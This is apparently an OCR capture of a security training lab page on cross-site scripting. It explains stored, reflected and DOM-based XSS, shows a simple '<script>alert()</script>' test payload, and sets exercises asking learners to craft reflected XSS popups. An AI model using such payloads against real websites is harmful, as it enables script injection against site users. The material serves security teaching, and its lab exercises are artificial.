
<SCRIPT>ALERT()</SCRIPT>

HEY THATS JAVASCRIPT,
LETS RUN THAT!

EXAMPLE.COM

<SCRIPT>ALERT()</SCRIPT>

DOM XSS



Title	IP Address	Expires
XSS Playground Lite	Shown in 03s	59m 03s

Task 20 ○ [Severity 7] Cross-site Scripting

XSS Explained

Cross-site scripting, also known as XSS is a security vulnerability typically found in web applications. It's a type of injection which can allow an attacker to execute malicious scripts and have it execute on a victim's machine.


A web application is vulnerable to XSS if it uses unsanitized user input. XSS is possible in Javascript, VBScript, Flash and CSS. There are three main types of cross-site scripting:

1. **Stored XSS** - the most dangerous type of XSS. This is where a malicious string originates from the website's database. This often happens when a website allows user input that is not sanitised (remove the "bad parts" of a users input) when inserted into the database.
2. **Reflected XSS** - the malicious payload is part of the victims request to the website. The website includes this payload in response back to the user. To summarise, an attacker needs to trick a victim into clicking a URL to execute their malicious payload.
3. **DOM-Based XSS** - DOM stands for Document Object Model and is a programming interface for HTML and XML documents. It represents the page so that programs can change the document structure, style and content. A web page is a document and this document can be either displayed in the browser window or as the HTML source.

For more XSS explanations and exercises, check out the XSS room.

XSS Payloads

Remember, cross-site scripting is a vulnerability that can be exploited to execute malicious Javascript on a victim's machine. Check out some common payloads types used:



Reflective XSS

This page will demonstrate a few reflected xss attacks. All answers need to be submitted in the XSS room.


Questions:

1. Craft a reflected XSS payload that will cause a popup saying "Hello".
2. Craft a reflected XSS payload that will cause a popup with your machines IP address.

▸ Why does this work?

▸ Disable your browsers XSS protection

You searched for: Term from URL...



Reflective XSS

This page will demonstrate a few reflected xss attacks. All answers need to be submitted in the XSS room.

Questions:

